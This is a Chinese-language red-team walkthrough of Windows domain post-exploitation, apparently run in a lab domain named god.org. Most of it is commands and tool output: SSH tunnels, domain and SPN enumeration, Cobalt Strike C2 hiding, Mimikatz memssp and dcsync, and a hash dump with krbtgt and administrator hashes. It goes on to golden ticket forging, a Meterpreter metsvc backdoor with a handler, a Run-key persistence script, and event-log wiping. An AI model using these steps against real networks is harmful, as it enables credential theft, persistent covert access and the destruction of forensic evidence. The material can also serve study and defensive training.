
```
ssh -qTfnN -L port:host:hostport -l user remote_ip   #正向隧道，监听本地port
ssh -qTfnN -R port:host:hostport -l user remote_ip   #反向隧道，用于内网穿透防火墙限制之类
```

```
ssh -CfNg -L port1:127.0.0.1:port2 user@host    #本地转发
ssh -CfNg -R port2:127.0.0.1:port1 user@host    #远程转发
```

持久控制

域成员信息收集

```
net localgroup administrator /domain
net group /domain
net group "domain admins" /domain
net user /domain
dsquery user
net accounts /domain
```



利用SPN快速扫描域内存活相关服务以及快速定位服务器

```
setspn -T OWA-god.god.org -Q */*
```

```
CN=OWA,OU=Domain Controllers,DC=god,DC=org
        ldap/owa.god.org/ForestDnsZones.god.org
        ldap/owa.god.org/DomainDnsZones.god.org
        NtFrs-88f5d2bd-b646-11d2-a6d3-00c04fc9b232/owa.god.org
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/owa.god.org
        DNS/owa.god.org
        GC/owa.god.org/god.org
        RestrictedKrbHost/owa.god.org
        RestrictedKrbHost/OWA
        HOST/OWA/GOD
        HOST/owa.god.org/GOD
        HOST/OWA
        HOST/owa.god.org
        HOST/owa.god.org/god.org
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/fef2b3c9-4cec-410a-9d24-baba7891c014/god.org
        ldap/OWA/GOD
        ldap/fef2b3c9-4cec-410a-9d24-baba7891c014._msdcs.god.org
        ldap/owa.god.org/GOD
        ldap/OWA
        ldap/owa.god.org
        ldap/owa.god.org/god.org
CN=krbtgt,CN=Users,DC=god,DC=org
        kadmin/changepw
CN=ROOT-TVI862UBEH,CN=Computers,DC=god,DC=org
        HOST/ROOT-TVI862UBEH
        HOST/root-tvi862ubeh.god.org
CN=stu1,OU=dev,DC=god,DC=org
```

HTTP Listener交互信息隐藏

> *1.将Cobalt Strike配置文件转换为功能性的mod_rewrite .htaccess或Nginx配置文件，以支持将HTTP反向代理重定向到Cobalt Strike团队服务器。使用反向代理可以保护后端C2服务器免受分析，调查和一般Internet背景辐射。*
> *https://github.com/threatexpress/cs2modrewrite*
> *2.Cobalt Strike通过Malleable C2配置文件修改其流量。配置文件提供了高度可定制的选项，用于修改服务器的C2流量在线路上的形式。Malleable C2配置文件可增加强事件响应的规避，使用的合法内部应用程序冒充已知对手或伪装目标。*
> *https://github.com/rsmudge/Malleable-C2-Profiles*

SSP

> *1.SSP，用于扩展Windows身份验证机制。LSASS进程正在Windows启动期间加载安全支持提供程序DLL。这种行为使红队的攻击者可以删除一个任意的SSP DLL以便与LSASS进程进行交互并记录该进程中存储的所有密码，或者直接用恶意的SSP对该进程进行修补。*

2.项目Mimikatz提供了一个DLL文件（mimilib.dll），可以将其放到与LSASS进程（System32）相同的位置，以便为访问受感染主机的任何用户获得纯文本凭据。Mimikatz通过向LSASS注入新的SSP来支持内存技术选项。

```
privilege::debug
misc::memssp
```

金票利用

> *krbtgt账户：每个域控制器都有一个“krbtgt”的用户账户，是KDC的服务账户，用来创建票据授予服务（TGS）加密的密钥。*
> *黄金票据（Golden Ticket）：使在拥有普通域用户权限和krbtgt hash的情况下，获取域管理员权限。*

获取金票需要的ntml和sid

```
mimikatz# LsaDump::dcsync /domain:god.org /all /csv
whoami /user
```

```
C:\phpStudy>mimikatz
mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # LsaDump::dcsync /domain:god.org /all /csv
[DC] 'god.org' will be the domain
[DC] 'owa.god.org' will be the DC server
[DC] Exporting domain 'god.org'
502     krbtgt  58e91a5ac358d86513ab224312314061
1106    ligang  1e3d22f88dfd250c9312d21686c60f41
1107    DEV1$   bed18e5b9d13bb384a3041a10d43c01b
1001    OWA$    69fb5d011cb6bf95ba7467c77de7091a
1104    ROOT-TVI862UBEH$        4f5f137eaefd74d9af57adca0b47d559
500     Administrator   8601a88798be6a3948fce638a5790741
1000    liukaifeng01    8601a88798be6a3948fce638a5790741
1105    STU1$   cff1246202c2f8b672381c39d1e74442
```

```
whoami /user

□»§x□
----------------

□»§ļ            SID
================ ==============================================
god\administrator S-1-5-21-2952760202-1353902439-2381784089-500
```

```
mimikatz # kerberos::golden /user:administrator /domain:test.lab
/sid:S-1-5-21-2952760202-1353902439-2381784089-500
/krbtgt:58e91a5ac358d86513ab224312314061 /user:god /ticket:gold2.kirbi
```

```
mimikatz # kerberos::golden /user:administrator /domain:test.lab /sid:S-1-5-21-2952760202-1353902439-2381784
089-500 /krbtgt:58e91a5ac358d86513ab224312314061 /user:god /ticket:gold2.kirbi
User      : administrator
Domain    : test.lab (TEST)
SID       : S-1-5-21-2952760202-1353902439-2381784089-500
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 58e91a5ac358d86513ab224312314061 - rc4_hmac_nt
Lifetime  : 2020/3/19 14:09:43 ; 2030/3/17 14:09:43 ; 2030/3/17 14:09:43
-> Ticket : gold2.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

```
kerberos::ptt gold2.kirbi #导入票据
kerberos::list #列出票据
kerberos::purge # 清除票据
```

后门植入

使用persistence启动项后门

在C:\Users***\AppData\Local\Temp\目录下，上传一个vbs脚本
在注册表HKLM\Software\Microsoft\Windows\CurrentVersion\Run\加入开机启动项

metsvc服务后门

在C:\Users***\AppData\Local\Temp\上传了三个文件（metsrv.x86.dll、metsvc-server.exe、metsvc.exe），通过服务启动，服务名为meterpreter

```
run metsvc -A
```

```
meterpreter > run metsvc -A

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Users\ADMINI~1\AppData\Local\Temp\KIenxMFtUssPUqg...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.1.133:31337...
[*] 192.168.1.133 - Meterpreter session 4 closed.  Reason: Died
meterpreter > [*] Meterpreter session 4 opened (127.0.0.1 -> 127.0.0.1) at 2020-03-19 14:13:26 +0800
```

连接后门，set payload windows/metsvc_bind_tcp

```
use exploit/multi/handler
set payload windows/metsvc_bind_tcp
set rhost 192.168.1.133
set lport 31337
exploit
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf5 exploit(multi/handler) > set rhost 192.168.1.133
rhost => 192.168.1.133
msf5 exploit(multi/handler) > set lport 31337
lport => 31337
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.1.133:31337
[*] 192.168.1.133 - Meterpreter session 1 closed.  Reason: Died
[*] Meterpreter session 1 opened (127.0.0.1 -> 192.168.1.133:31337) at 2020-03-19 14:17:40 +0800
whoami
```

重新进入session即可

痕迹清理

meterpreter: `clearev`

> *https://github.com/3gstudent/Windows-EventLog-Bypass*

```
PS C:\> Invoke-Phant0m
```

总结

还需要学习Empire，后门数据传输的加密，免杀的制作，以及真实环境中如何快速高效的制定计划。

参考链接

https://mp.weixin.qq.com/s/nAGjUsre2Hg__IkCPXLxYDQ

https://mp.weixin.qq.com/s/QLoXt5JTjHreUkZIg1uW3g